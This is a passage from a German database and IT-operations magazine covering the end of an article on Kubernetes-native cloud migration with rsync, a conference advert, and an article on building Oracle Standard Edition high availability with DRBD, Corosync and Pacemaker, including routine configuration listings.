


Abbildung 9: Grafische Oberfläche für Cloud-Switching (Quelle: Cloudogu)

der Quellinstanz der rsync-Sidecar-Container hinzugefügt ist.

Danach prüft der Exporter, ob die Systeme gleich sind, also ob die gleichen Anwendungen in denselben Versionen vorliegen. Die Migration soll nicht durch anwendungsspezifische Inkompatibilitäten erschwert werden. Die Systeme auf dem gleichen Stand zu halten, ist unabhängig von der Migration einfach möglich, weil man das gesamte EcoSystem über eine deklarative Konfiguration auf Basis von Kubernetes Custom Resource Definitions deployen und aktuell halten kann. Beispielsweise kann man per GitOps den Stand beider Instanzen einfach synchronisieren. Daher macht es die Migration leichtgewichtiger, nur auf Gleichheit zu prüfen, statt auch noch Updates oder Installationen durchzuführen.

Zuletzt prüft der Importer noch, ob die Volumes gleich groß sind. Wenn sie im Zielsystem nicht groß genug sind, versucht er sie zu vergrößern.

Migration der Daten

Wenn alle Vorbedingungen erfüllt sind, kann die Migration der Daten beginnen. Dazu gehören zum einen die Daten (Volumes) und zum anderen die Konfiguration (ConfigMaps und Secrets).

Abbildung 6 gibt eine Übersicht über den Ablauf der Migration der Daten. Zuerst startet der Importer einen Kubernetes-Job, den Import-Job. Da die Zielinstanz noch nicht produktiv ist, ist es möglich, alle Pods herunterzuskalieren. Dies ermöglicht dem Import-Job alle Volumes zu mounten, was technisch einfacher ist als die erneute Verwendung von Sidecar-Containern.

Der Import-Job importiert dann sequenziell eine Anwendung nach der anderen. Dazu gehören auch Datenbanken, da deren Daten auch in Volumes persistiert sind. Der Importer-Job setzt dazu über die HTTP-API des Exporters eine Anwendung als aktiv. Daraufhin schreibt der Exporter die Labels des zugehörigen Anwendungs-Pods in den Label-Selector eines Kubernetes-Service (SSH-Service). Dieser Service exponiert über den Port 7022 dann die SSH-Verbindung zum rsync-Sidecar der jeweils durch den Selector ausgewählten Anwendung. Auf diese Weise holt der Import-Job dann sequenziell die persistenten Daten aller Anwendungen in die Zielinstanz. An dieser Stelle liegt ein klassischer Architektur-Kompromiss vor: Es wäre möglich, dies parallel durchzuführen, allerdings müsste die Quellinstanz dann mehrere Ports exponieren. Portfreigaben sind sicherheitsrelevant und in vielen Umgebungen aufwändig, daher fiel hier die Entscheidung für den einzelnen Port und die etwas langsamere sequenzielle Migration. Die Erfahrung zeigt, dass dank des inkrementellen Kopierens durch rsync die finale Migration trotzdem im Bereich weniger Minuten durchgeführt werden kann. Neben Port 7022 für SSH wird noch Port 443 für die HTTPS-Verbindung zur API benötigt. Dieser ist ohnehin schon für den Zugriff auf die Anwendungen freigegeben, die auf der Plattform laufen.

Nachdem die Volumes migriert sind, erfolgt die Migration der Konfiguration, wie *Abbildung 7* zeigt. Auch hier steuert der Import-Job den Prozess. Er fragt über die HTTP-API beim Exporter die Konfiguration an. Mittels Label-Selector ist dem Exporter bekannt, welche Kubernetes-ConfigMaps und -Secrets zu migrieren sind. Der Import-Job erstellt oder aktualisiert diese dann im eigenen Cluster.

Abschluss der Migration

Zum Abschluss der Migration sind nur noch wenige Schritte nötig, wie *Abbildung 8* zeigt. Der Importer skaliert die Anwendungs-Pods wieder hoch, holt sich die Log-Daten vom Import-Job und sendet eine E-Mail an die Admins. Die E-Mail sorgt für mehr Transparenz und eine bessere User-Experience bei den im Hintergrund ablaufenden Migrationen.

In der finalen Migration aktiviert sich zusätzlich in der Quellinstanz die Wartungsseite, damit eine versehentliche Änderung der Daten ausgeschlossen ist. Außerdem stellt der Import-Job in der Zielinstanz die FQDN von der temporären auf die produktive Domain der Quellinstanz um.

Analog muss dann nur noch der DNS-Eintrag angepasst werden (wie schon *Abbildung 3* zeigt) und die Migration ist abgeschlossen.

Ausblick

Wie beschrieben, bietet dieses Kubernetes-native Vorgehen zum automatischen Cloud-Switching viele Vorteile. Für Betreibende könnte der Gesamtprozess insgesamt jedoch noch einfacher sein. Zuerst muss ein Kubernetes-Cluster provisioniert werden, was je nach Cloud-Anbieter anders funktioniert. Dann muss man die Instanz mit derselben Konfiguration wie die Zielinstanz deployen. Zwar hilft die Möglichkeit der deklarativen Konfiguration, trotzdem ist es ein weiterer separater Schritt. Danach beginnt erst die eigentliche Einrichtung der Migration: die Installation und Konfiguration des Exporters in der Quellinstanz sowie die des Importers in der Zielinstanz. Abschließend kommen die typischen Herausforderungen des Betriebs wie das Behalten der Übersicht über gelaufene Delta-Migrationen, potenzielle Fehlersuche, Durchführen der finalen Migration und das finale Umschalten des DNS-Eintrags, was erneut anbieterabhängig ist.

An dieser Stelle setzt Cloudogu mit seiner zentralen Instanzverwaltung an. Über sie kann man mittels einer einfach bedienbaren Weboberfläche beliebig viele Instanzen des EcoSystems bei unterschiedlichen Cloud-Anbietern bereitstellen und verwalten. Dazu gehört auch das automatische Cloud-Switching. Dafür kann man über eine Oberfläche eine Zielinstanz mit derselben Konfiguration wie die Quellinstanz bei einem anderen Cloud-Anbieter bereitstellen. Danach kann man per Klick eine Migration einrichten. Die Oberfläche *(siehe Abbildung 9)* zeigt dann die Ergebnisse der Delta-Migration an, erlaubt manuelles Starten weiterer Migrationen sowie das Planen und Durchführen der finalen Migration.

Dieses Vorgehen fasst die vielen vor- und nachbereitenden Schritte des automatischen Cloud-Switchings in wenigen Klicks zusammen und macht den Prozess noch einfacher.

Fazit

Das hier beschriebene Vorgehen zur Migration ist Kubernetes-nativ, also unabhängig vom Cloud-Anbieter. Es ermöglicht wiederholbare, also testbare Migrationen.

Es stellt geringe Anforderungen an das Netzwerk: Nur ein zusätzlicher Port ist nötig. Basierend auf der robusten Open Source Software rsync verwendet es ein inkrementelles Verfahren.

Dadurch läuft die Migration auch für große Datenmengen in wenigen Minuten ab. Beispielsweise kann die finale Migration einer Instanz, in der eine zweistellige Anzahl Benutzende über viele Jahre gearbeitet haben (circa 250 GB), ohne Risiko in wenigen Minuten migriert werden.

Die Implementierungen von Importer *[1]* und Exporter *[2]* sind Open Source und auf GitHub verfügbar. Die detaillierte Konfiguration ist der Dokumentation des EcoSystems *[3]* entnehmbar.

Das Lesen der Dokumentation und das manuelle Aufsetzen entfallen bei Verwendung von Cloudogus Instanzverwaltung durch deren intuitive Weboberfläche. Gerne stehen die Autoren zu diesem Thema zum Gespräch bereit.

Quellen

[1] *https://github.com/cloudogu/ces-importer*
[2] *https://github.com/cloudogu/ces-exporter*
[3] *https://docs.cloudogu.com/de/usermanual/automatic_migration/tutorials/getting_started_CES_MN_to_multinode/*

Über die Autoren

Johannes bringt als Field CTO Führungsebene, Kunden, Partner und Technologie zusammen. Basierend auf seiner Erfahrung als Entwickler und Cloud Engineer ist er aktiver Open-Source-Contributor sowie regelmäßiger Sprecher und Autor in der Tech-Community. Mit Cloudogu macht er digitale Souveränität einfach – seit über einem Jahrzehnt.

Matthias ist ein begeisterter Erklärer. Technische Probleme auf verständliche Art und Weise darzustellen, ist eines seiner großen Talente. Als Softwareentwickler mit DevOps-Anteilen bei Cloudogu hilft er bei der Erstellung von Open-Source-Software, schwerpunktmäßig cloud-agnostische Kubernetes-Applikationen.



Johannes Schnatterer
johannes.schnatterer@cloudogu.com



Matthias Eiserloh
nebmatthias.eiserloh@cloudogu.com

DOAG 2027 Datenbank

mit Cloud Infrastructure

Valk EXCLUSIEF

HOTEL VAN DER VALK
IN DÜSSELDORF

DOAG



SUPER-SAVER

BIS 15.12.26

26 – 27 April 2027

datenbank.doag.org



Linux-basierte Hochverfügbarkeit für die Standard Edition

Daniel Bollinger, merlin.zwo InfoDesign

In diesem Artikel wird eine kosteneffiziente und robuste Möglichkeit zum Aufbau einer hochverfügbaren Oracle-Datenbankumgebung dargestellt. Diese Umgebung besteht ausschließlich aus bekannten und erprobten Linux-Bordmitteln wie Distributed Replicated Block Device und Corosync.

Datenbanken sind in der heutigen zunehmend digitalisierten Welt das Rückgrat nahezu aller Anwendungen. Ob Produktionssysteme, Logistikplattformen, E-Commerce oder interne Fach- und Verwaltungsanwendungen – ein Ausfall der Datenbank bedeutet meist unmittelbaren Stillstand und zieht erhebliche Beeinträchtigungen im Betriebsablauf nach sich. Mit jedem Ausfall entstehen zusätzlich noch sekundäre Auswirkungen wie Vertrauensverluste in die Infrastruktur und die Datensicherheit.

Mit der zunehmenden Digitalisierung steigen gleichzeitig auch die regulatorischen Anforderungen an Verfügbarkeit, Resilienz und Wiederanlauffähigkeit kritischer IT-Systeme. Vorgaben wie DORA, NIS2 oder etablierte BCM-Rahmenwerke fordern von Unternehmen nachvollziehbare Strategien zur Sicherstellung des Geschäftsbetriebs sowie technisch und organisatorisch geeignete Maßnahmen zur Minimierung von Ausfallzeiten. Gerade Datenbanken stehen dabei im Fokus, da sie häufig zu den geschäftskritischen Systemen zählen. Gefordert werden un-

ter anderem dokumentierte Recovery-Prozesse, regelmäßige Failover-Tests, definierte Recovery Time Objective- und Recovery Point Objective-Ziele sowie eine robuste technische Architektur, die auch im Fehlerfall einen kontrollierten Weiterbetrieb ermöglicht.

Hochverfügbarkeit ist daher schon sehr lange kein „Nice-to-have" mehr, sondern ein elementarer Bestandteil moderner IT-Architekturen. Sie entscheidet über Wettbewerbsfähigkeit, Kunden- und Mitarbeiterzufriedenheit und nicht zuletzt über wirtschaftliche Stabilität. Gleichzeitig stehen IT-Abteilungen unter hohem Kostendruck und sehen sich zusätzlich mit begrenzten personellen Ressourcen konfrontiert. Lösungen müssen robust und einfach zu administrieren sein – aber auch finanzierbar bleiben. Gerade im Umfeld der kommerziellen Datenbank-Systeme entsteht hier ein Spannungsfeld.

Das Dilemma der Oracle Standard Edition

Oracle bietet mit Real Application Cluster (RAC) und Data Guard technisch ausgereifte Hochverfügbarkeits- und Datensicherheitsmechanismen. Diese Lösungen sind jedoch an die entsprechend höherpreisige Enterprise Edition gebunden. Zusätzlich sind mit dem RAC weitere Lizenzkosten in Form der benötigten Option verbunden. Das bis zur Version 12cR2 verfügbare Real Application Cluster (RAC) wurde aus der Standard Edition herausgelöst und in Version 19c durch die technisch weniger leistungsfähige Standard Edition High Availability (SEHA) abgelöst.

Unternehmen stehen damit vor einer schwierigen Entscheidung:

- Entweder sie investieren in Enterprise Edition-Lizenzen und -Optionen,
- sie akzeptieren geplante und ungeplante Downtimes
- oder sie entwickeln alternative Architekturansätze.

Für viele Umgebungen in kleinen und mittelständischen Unternehmen ist der Einsatz der Enterprise Edition und der gegebenenfalls zusätzlich benötigten Optionen wirtschaftlich nicht darstellbar. Gleichzeitig ist der vollständige Verzicht auf Hochverfügbarkeit und Datensicherheit kaum noch akzeptabel. Verstöße gegen regulatorische Anforderungen oder unzureichend abgesicherte Systeme können dabei nicht nur erhebliche wirtschaftliche Schäden durch Ausfallzeiten verursachen, sondern je nach Branche und Kritikalität auch zu Bußgeldern, Reputationsschäden und erhöhten Anforderungen durch Auditoren und Versicherungen führen.

Aufgrund dieser Anforderungen hat sich ein breites Spektrum an „Hilfskonstrukten" zur Realisierung einer Hochverfügbarkeit mit der Oracle Standard Edition gebildet. Beginnend mit hardwarenahen Lösungen wie Virtualisierung oder Containerisierung, über Systeme mit gemeinsamer Storage wie es beispielsweise auch die Standard Edition High Availability (SEHA) nutzt, über Tools und Werkzeuge zum Spiegeln einer Standby-Datenbank mit ArchiveLogs des produktiven Systems bis hin zu physischen Replikationsmechanismen wie Refreshable PDBs oder logischen Synchronisationen wie GoldenGate erzeugen all diese Systeme einen erheblichen Mehraufwand in Wartung und Betrieb des Gesamtsystems.

Nimmt man konkret die von Oracle vorgesehene Lösung Standard Edition High Availability (SEHA), fällt auf, dass hier die vollständige Oracle Clusterware benötigt wird. Das führt bei Betrieb und insbesondere bei der Wartung zu erheblichen Mehraufwänden und in nicht wenigen Fällen zu zusätzlicher Downtime. In dieser Variante besteht ein weiterer erheblicher Nachteil in der Nutzung einer zentralen Storage. Eine Nichtverfügbarkeit dieser Storage führt zwangsläufig zu einer Nichtverfügbarkeit des Datenbanksystems.

Hier setzt der im Folgenden näher beschriebene Architekturvorschlag an:

Durch die Realisierung der Hochverfügbarkeit auf Betriebssystemebene mit Linux-nativen Tools kann ein erheblicher Teil des Mehraufwands eingespart werden. Die Tools fügen sich nahtlos in das ohnehin bestehende Linux-Ökosystem ein. Durch Datenspiegelung zwischen unabhängigen Systemen reduzieren sich die Single-Point-of-Failure.

Hochverfügbarkeit als Linux-native Lösung

Linux bringt seit vielen Jahren leistungsfähige Cluster- und Replikationsmechanismen mit, die unter anderem in den Enterprise-Distributionen Red Hat Enterprise Linux und Oracle Linux stabil integriert sind. Im konkreten Fall und für die weitere Umsetzung besonders relevant sind die Tools Distributed Replicated Block Device (DRBD), Corosync und Pacemaker.

DRBD ist eine Replikationslösung für Blockgeräte. Dabei werden Daten synchron oder asynchron zwischen zwei Servern gespiegelt, sodass auf beiden Knoten ein konsistenter Datenbestand verfügbar ist. Im Kontext von Hochverfügbarkeitslösungen übernimmt DRBD die Aufgabe der Storage-Replikation und bildet damit die Grundlage für einen automatischen Failover-Betrieb zwischen Primär- und Standby-System.

Corosync bildet die Kommunikationsschicht des Clusters und sorgt dafür, dass alle Cluster-Knoten ihren jeweiligen Zustand gegenseitig überwachen können. Die Software verwaltet die Cluster-Mitgliedschaft und erkennt Ausfälle einzelner Systeme oder Netzwerkverbindungen innerhalb kurzer Zeit. Damit bildet Corosync die Grundlage für ein zuverlässiges Quorum- und Fehlermanagement im Clusterbetrieb. Durch die kontinuierliche Kommunikation zwischen den Knoten können Split-Brain-Situationen erkannt und kontrolliert behandelt werden.

Pacemaker stellt den eigentlichen Cluster-Manager und steuert Ressourcen, Dienste und Failover-Prozesse innerhalb

```
dnf install drbd drbd-pacemaker drbd-udev drbd-utils pacemaker pcs

firewall-cmd --add-port=1521/tcp \              # SQLNet
             --add-port=7788/tcp \               # DRBD Disk DATA
             --add-port=7789/tcp \               # DRBD Disk RECO
             --add-service=high-availability  # Clusterkommunikation
```

Listing 1: Installation der Pakete und Firewall-Konfiguration

```
vi /etc/drbd.d/oradata.res
resource oradata {
  on cp-1.merlin-zwo.intern {
      address 10.30.144.121:7788;
      device /dev/drbd2;
      disk /dev/mapper/vg_oradata-lv_oradata;
      meta-disk internal;
  }
  on cp-2.merlin-zwo.intern {
      address 10.30.144.122:7788;
      device /dev/drbd2;
      disk /dev/mapper/vg_oradata-lv_oradata;
      meta-disk internal;
  }
  net {
      protocol C;
  }
}
```

Listing 2: DRBD-Konfigurationsdatei ORADATA

```
drbdadm create-md oradata && drbdadm up oradata
pcs resource create oradata                \
    ocf:linbit:drbd drbd_resource=oradata  \
    op start interval=0s timeout=40s       \
    op stop interval=0s timeout=100s
```

Listing 3: DRBD-Administration und PCS-Ressource ORADATA anlegen

der Hochverfügbarkeitsumgebung. Die Software entscheidet anhand definierter Regeln und Abhängigkeiten, auf welchem Knoten bestimmte Dienste ausgeführt werden und wie im Fehlerfall reagiert werden soll. Im Zusammenspiel mit Corosync überwacht Pacemaker kontinuierlich den Zustand der Ressourcen und initiiert bei Ausfällen automatisch einen kontrollierten Wechsel auf den Standby-Knoten. Dabei lassen sich komplexe Start-, Stop- und Reihenfolgeabhängigkeiten definieren, beispielsweise zwischen DRBD-Rollen, Dateisystemen und Anwendungen wie der Oracle-Datenbank.

Architektur und technische Umsetzung

Die nachfolgenden Ausführungen und Konfigurationsbeispiele zeigen nur die grundlegenden Bausteine der vorgestellten Hochverfügbarkeitsarchitektur. Zahlreiche Parameter und Anforderungen, die für einen produktiven Einsatz unverzichtbar sind, werden im Folgenden auf

```
pcs resource create oradata_fs          \
    ocf:heartbeat:Filesystem            \
    device=/dev/drbd2                   \
    directory="/opt/oracle/oradata"     \
    fstype=xfs                          \
    run_fsck=no                         \
    op start interval=0s timeout=60s    \
    op stop interval=0s timeout=60s

pcs constraint order promote oradata then start oradata_fs
pcs constraint colocation add oradata_fs with oradata INFINITY with-rsc-role=Promoted
```

Listing 4: PCS-Ressource Filesystem anlegen und Constraints definieren

```
pcs resource create db_vip IPaddr2 ip=10.30.144.123 cidr_netmask=24
pcs resource create dbsw systemd:oracle-rdbms
```

Listing 5: PCS-Ressource VIP und SystemD-Service anlegen

```
pcs constraint order start oradata_fs then start orafra_fs
pcs constraint order start orafra_fs then start dbsw
pcs constraint order start dbsw then start db_vip
pcs constraint colocation add orafra_fs with orahome_fs INFINITY
pcs constraint colocation add db_vip with orahome_fs INFINITY
pcs constraint colocation add dbsw with orahome_fs INFINITY
```

Listing 6: PCS-Constraints anlegen

```
[root@cp-1 ~]# pcs status
Cluster name: test-ora-cluster
Cluster Summary:
  * Stack: corosync (Pacemaker is running)
  * Current DC: cp-1 (version 2.1.10-1.0.1.el9-5693eaeee) - partition with quorum
  * Last updated: Mon Jun  1 08:14:29 2026 on cp-1
  * Last change:  Tue May 12 16:54:11 2026 by root via root on cp-2
  * 2 nodes configured
Node List:
  * Online: [ cp-1 cp-2 ]
Full List of Resources:
  * Clone Set: oradata-clone [oradata] (promotable):
    * Promoted: [ cp-1 ]
    * Unpromoted: [ cp-2 ]
  * Clone Set: orafra-clone [orafra] (promotable):
    * Promoted: [ cp-1 ]
    * Unpromoted: [ cp-2 ]
  * Resource Group: database_group:
    * oradata_fs (ocf:heartbeat:Filesystem):  Started cp-1
    * orafra_fs  (ocf:heartbeat:Filesystem):  Started cp-1
    * VirtualIP  (ocf:heartbeat:IPaddr2):  Started cp-1
    * dbs (systemd:oracle-rdbms):       Started cp-1
Daemon Status:
  corosync: active/disabled
  pacemaker: active/enabled
  pcsd: active/enabled
```

Listing 7: Ausgabe des PCS-Status

```
pcs resource move dbs cp-2          # Switchover auf Node 2 (cp-2)
```

Listing 8: Switchover auf zweiten Node

die für das Verständnis der Architektur wesentlichen Aspekte beschränkt und teilweise vereinfacht dargestellt. Dies betrifft insbesondere Themen wie Fencing und STONITH, Quorum-Konzepte, Netzwerk-Redundanzen, Monitoring, Security-Hardening, Backup- und Recovery-Strategien sowie distributions- und versionsspezifische Besonderheiten.

Die Hochverfügbarkeitslösung basiert auf zwei identisch aufgebauten Linux-Systemen, die als Active/Passive-Cluster betrieben werden. In meiner Test-Umgebung wurden hierzu zwei virtuelle Maschinen mit einem Oracle Linux 9 aufgesetzt. Ergänzend zur Standard-Installation wird das EPEL-Repository (Extra Packages for Enterprise Linux) benötigt. Darin finden sich die im Codebeispiel gelisteten Tools rund um drbd, pacemaker und pcs, die auf beiden Systemen installiert werden müssen. Zudem müssen – neben dem bekannten Port für die Datenbankkommunikation – noch weitere Ports für die Clusterkommunikation geöffnet werden *(siehe Listing 1)*.

Beide Knoten verfügen über eine lokale Oracle-Installation sowie über dedizierte Storage-Bereiche für Datendateien (DATA) und Recovery Area (RECO). Die Replikation dieser Daten erfolgt über DRBD auf Blockebene zwischen den beiden Servern. Dadurch steht auf dem Standby-Knoten ein konsistenter Datenbestand zur Verfügung, ohne dass ein externes Shared-Storage-System benötigt wird. Hierzu wird aus den beiden virtuellen Disks für DATA und RECO mittels LVM jeweils ein logisches Volume generiert. Diese dienen als Basis für die darauf aufgesetzten DRBD-Replikationen.

Im Code-Snippet in *Listing 2* ist ein Auszug aus den grundlegenden DRBD-Konfigurationsdaten zu sehen. Eine Ressource benötigt einen Namen und die Erreichbarkeiten der beiden Replikationshosts. Weiterhin werden die darunterliegenden Disks (Parameter disk) sowie das aus der Replikation resultierende DRBD-Device definiert (Parameter device). Mit der Zeile „meta-disk internal“ wird definiert, wo DRBD seine Metadaten speichert. DRBD benötigt neben den eigentlichen Nutzdaten zusätzliche Informationen, beispielsweise:

- Synchronisationsstatus
- Bitmap der geänderten Blöcke
- Informationen zur Split-Brain-Erkennung
- Status für Resync-Prozesse

Diese Metadaten können entweder auf demselben Block Device oder auf einem separaten Device gespeichert werden. Abschließend wird im Block „net“ das Replikationsprotokoll definiert. DRBD unterstützt dabei drei verschiedene Protokolle:

- Protokoll A bestätigt Schreibvorgänge bereits nach der lokalen Speicherung auf dem Primärknoten und bietet die

höchste Performance bei möglichem Datenverlust im Fehlerfall.
- Protokoll B wartet zusätzlich auf den Empfang der Daten durch den Sekundärknoten, bevor bestätigt wird.
- Protokoll C bestätigt die Schreiboperation erst nach erfolgreicher Speicherung auf beiden Knoten und bietet damit maximale Datensicherheit auf Kosten zusätzlicher Latenz.

Über das Kommandozeilen-Tool drbdadm kann nun das Device angelegt, die Metadaten generiert und das Device hochgefahren werden *(siehe Listing 3)*. Um dieses neue Device dem Cluster rund um Corosync und Pacemaker bekannt zu machen, wird es über pcs als Ressource hinzugefügt. Neben dem DRBD-Ressource-Namen muss noch eine Start- und Stop-Operation inklusive Timeout definiert werden. Sollte sich das Device innerhalb des Timeouts nicht starten oder stoppen lassen wird die jeweilige Aktion als gescheitert gewertet.

Auf den replizierten DRBD-Devices werden die eigentlichen XFS-Dateisysteme angelegt und im Cluster hinzugefügt. Die PCS-Constraints sorgen dafür, dass die Ressourcen in der korrekten Reihenfolge und auf den korrekten Servern gestartet werden *(siehe Listing 4)*. Die Order-Constraint sorgt dafür, dass erst die DRBD-Ressource auf einem Server aktiv wird, bevor das zugehörige Filesystem gemountet wird. Über die Colocation-Constraints wird sichergestellt, dass DRBD-Device und Filesystem immer nur auf dem gleichen Host betrieben werden dürfen. Diese Abhängigkeiten werden vollständig durch Pacemaker verwaltet und überwacht. Dadurch wird verhindert, dass Dateisysteme versehentlich gleichzeitig auf beiden Knoten aktiv sind. Dies würde möglicherweise kritische Split-Brain-Szenarien begünstigen, die auf alle Fälle zu vermeiden sind. Diese Thematik wird im Kapitel Chancen und Grenzen der Architektur nochmals aufgegriffen.

Zusätzlich verwaltet der Cluster eine virtuelle IP-Adresse, über welche Clients und Anwendungen die Oracle-Datenbank erreichen. Die Virtual IP wird ausschließlich auf dem aktiven Knoten bereitgestellt und im Fehlerfall automatisch auf das Standby-System verschoben. Für Anwendungen und Datenbank-Clients bleibt die Datenbank dadurch weiterhin unter derselben Adresse und dem gleichen Namen erreichbar. Aufwendige Anpassungen auf der Client-Seite sind damit nicht nötig. Die Oracle-Datenbank selbst wird über einen systemd-Service beziehungsweise eine entsprechende Cluster-Ressource im Pacemaker gesteuert *(siehe Listing 5)*.

Fällt der aktive Knoten aus oder reagieren Dienste nicht mehr korrekt, soll Pacemaker einen kontrollierten Failover-Prozess initiieren. Dabei sollen zunächst die DRBD-Ressourcen auf dem Standby-Knoten aktiviert, anschließend die Dateisysteme eingebunden, die Virtual IP übernommen und zuletzt die Oracle-Dienste gestartet werden. Dies kann durch klar definierbare Start- und Abhängigkeitsketten konfiguriert werden *(siehe Listing 6)*. Dadurch wird ein reproduzierbarer und konsistenter Wiederanlauf der gesamten Datenbankumgebung sichergestellt.

Cluster-Betrieb

Nach erfolgreichem Setup des Clusters kann mit dem Befehl in *Listing 7* der Status des Clusters abgerufen werden. Neben einer generellen Übersicht des Clusters werden hier auch die einzelnen Ressourcen und ihr Status dargestellt. Im konkreten Fall laufen alle Ressourcen und damit auch die Datenbank auf dem Node cp-1. Der Node cp-2 betreibt in dem Moment nur die nicht produktiven, nicht nutzbaren (unpromoted) DRBD-Disks und damit die Replikation der Disks.[FB1.1]

In diesem Zustand kann mit geringem Aufwand ein Switchover, also ein Wechsel der Datenbank auf den zweiten Knoten vorgenommen werden *(siehe Listing 8)*. In der oben beschriebenen, gering genutzten virtuellen Test-Umgebung benötigte ein Switchover vom Beginn des Datenbank-Shutdowns bis zur Wiedererreichbarkeit der Datenbank auf dem zweiten Knoten zwischen 30 und 45 Sekunden. In Umgebungen mit höherer Transaktionslast oder größeren Speicherstrukturen kann dieser Vorgang natürlich auch eine längere Zeit in Anspruch nehmen. Im Falle eines Failovers muss hier zusätzlich das Crash Recovery der Instanz abgewartet werden. Die konkrete Laufzeit sollte in regelmäßigen Switch- oder Failover-Tests evaluiert und in einer feingranularen Dokumentation des Wiederanlauf-Prozesses festgehalten werden.

Chancen und Grenzen der Architektur

Die Kombination aus DRBD, Corosync und Pacemaker ermöglicht den Aufbau einer leistungsfähigen Hochverfügbarkeitslösung, ohne auf Oracle-spezifische Enterprise-Technologien angewiesen zu sein. Besonders im Umfeld der Oracle Standard Edition eröffnet dieser Ansatz die Möglichkeit, Ausfallsicherheit und automatisiertes Failover wirtschaftlich vertretbar umzusetzen. Gleichzeitig bringt die Architektur jedoch auch technische und organisatorische Herausforderungen mit sich, die bei Planung und Betrieb berücksichtigt werden müssen.

Ein wesentlicher Vorteil liegt in der Kostenkontrolle und der Lizenzneutralität der Lösung. DRBD, Pacemaker und Corosync sind Bestandteil vieler Linux-Distributionen beziehungsweise als etablierte Open-Source-Komponenten verfügbar. Zusätzliche Oracle-Optionen oder Enterprise-Lizenzen werden nicht benötigt, wodurch sich erhebliche Einsparungen ergeben. Mit der allseits bekannten „10 days rule“ kann das Standby-System je Kalenderjahr 10-mal für jeweils maximal 24 Stunden in Betrieb genommen werden, ohne dass hierfür weitere Lizenzen beschafft werden müssen.

Hinzu kommt die enge Integration in die bestehende Linux-Betriebsumgebung. Monitoring, Logging, Service-Management und Automatisierung erfolgen mit bekannten Werkzeugen und Prozessen. Für Administratoren entsteht keine separate Spezialarchitektur innerhalb der Datenbankplattform. Gleichzeitig bleibt die Trennung der Verantwortlichkeiten klar definiert: Die Datenbank bleibt Bestandteil der Anwendungsebene, während Cluster- und Failover-Mechanismen auf Betriebssystemebene umgesetzt werden.

Ein weiterer Vorteil besteht darin, dass kein Shared Storage im Einsatz ist. Während klassische Clusterlösungen häufig SAN- oder NAS-Infrastrukturen voraussetzen, repliziert DRBD lokale Blockgeräte synchron über das Netzwerk zwischen den Cluster-Knoten. Dadurch lassen sich hochverfügbare Datenbankumgebungen auch in Infrastrukturen realisieren, in denen keine zentrale Storage-Plattform vorhanden ist oder deren Einsatz wirtschaftlich nicht sinnvoll wäre. Der Einsatz einer

Shared Storage, wie das im Fall der Standard Edition High Availability (SEHA) zwingend nötig wäre, birgt auch im Hinblick auf die Datensicherheit wieder Risiken. Der Ausfall dieses zentralen Systems würde das komplette SEHA-Cluster zum Absturz bringen. In der oben dargestellten Architektur können die Block Devices auf unterschiedlichen Storage-Systemen abgelegt werden. Damit wird auch auf Storage-Ebene eine Redundanz hergestellt.

